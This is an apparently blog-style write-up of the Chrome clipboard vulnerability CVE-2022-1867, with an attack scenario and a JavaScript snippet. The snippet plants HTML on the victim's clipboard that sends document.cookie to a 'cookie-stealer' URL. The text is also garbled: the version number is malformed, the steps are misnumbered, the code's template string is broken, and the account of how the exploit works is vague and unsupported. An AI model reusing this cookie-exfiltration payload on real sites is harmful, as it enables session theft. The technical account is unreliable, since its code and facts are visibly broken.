
In early 2022, a serious security vulnerability was found in Google Chrome’s data transfer features, tracked as CVE-2022-1867. This flaw allowed attackers to bypass the same-origin policy (SOP) by crafting malicious clipboard content and tricking users into pasting it. The bug was fixed in Chrome version 102..5005.61, but the attack method is still an important lesson in browser security.
Let’s break down how this issue happened, see some code examples, and look at how savvy hackers might’ve exploited it.
Impacted Software: Google Chrome (prior to 102..5005.61).
- Danger: Letting a website interact with clipboard data in ways it shouldn’t, letting it read or insert cross-origin (private) info.
- Root Cause: Browser didn’t properly check where clipboard content came from, or where it was used.
Official Reference
- Chromium Security Advisory
- NVD entry for CVE-2022-1867
Why Is Bypassing Same-Origin Policy Bad?
Same-origin policy is meant to prevent one website from getting data from another. If Site A sneaks a peek at Site B’s secrets, you can get privacy leaks, stolen authentication tokens, or worse.
This Chrome bug let attackers use the clipboard as a backdoor: they could paste content in such a way that a web page loads or runs resources as if they came from your computer or another website—something that’s supposed to be forbidden.
Site uses JavaScript to copy malicious content to the user’s clipboard.
3. Victim is prompted (tricked) into pasting clipboard content on another website (could be their own bank, email, etc).
Step 2: Using the Weakness
Because Chrome didn’t validate where the clipboard data originated, pasting this “booby-trapped” content created a DataTransfer object in the receiving site that could break browser security rules.
Step 3: Result
Cross-origin data could leak, or actions could be performed as if they were from a trusted origin. For example: stealing login cookies, performing actions on behalf of the user, or injecting dangerous content.
Example Code: Crafting the Attack
Let's see how an attacker might pull this off in JavaScript.
1. Writing To The Clipboard
Attackers can put _custom_ data (like HTML or even files) to your clipboard.
async function copyMaliciousContent() {
  // This is the evil payload
  const maliciousHTML = <img src="https://bank.com/cookie-stealer?c=${document.cookie}" />;
  try {
    await navigator.clipboard.write([
      new ClipboardItem({
        'text/html': new Blob([maliciousHTML], {type: 'text/html'}),
        'text/plain': new Blob([maliciousHTML], {type: 'text/plain'})
      })
    ]);
    alert('Custom content copied! Now paste it somewhere...');
  } catch (err) {
    alert('Failed to access clipboard. Try clicking inside the page.');
  }
}

copyMaliciousContent();
2. Pasting on a Target
Suppose the user pastes this into their online notepad, webmail, or some social app. The receiving site uses DataTransfer to handle the paste. Due to the Chrome flaw, the pasted data could have untrusted extra content or properties that the origin should NOT be able to access.
Here’s one way an attacker could use this in “the wild”
1. Phishing Page: Attacker gets user to visit a page, maybe promising "Copy this code to get your reward."
2. Clipboard Hijack: Through JavaScript, the site copies a carefully crafted DataTransfer with dangerous HTML.
3. Social Engineering: User pastes clipboard into their web email or banking site to “apply coupon” or “fill a form.”
4. Privilege Escalation or Data Theft: The code embedded in the pasted data runs as if from the _trusted site_—this can expose sensitive info or perform actions inside the victim’s account.
How Chrome Fixed It
Google developers updated Chrome’s data-transfer clipboard handling to strictly check where pasted content came from and stopped leaking untrusted properties across origins.
References
- Google Chrome Release Blog
- CVE-2022-1867 on NVD
- Chromium src fix
- MDN: Same-origin Policy
Conclusion
CVE-2022-1867 is a classic case of how even clipboard features—often trusted and overlooked—can be a dangerous vector for cross-site and cross-origin attacks if not handled properly. Always stay updated and think twice before pasting content from websites you don’t trust!
Timeline
Published on: 07/27/2022 22:15:00 UTC
Last modified on: 08/15/2022 11:17:00 UTC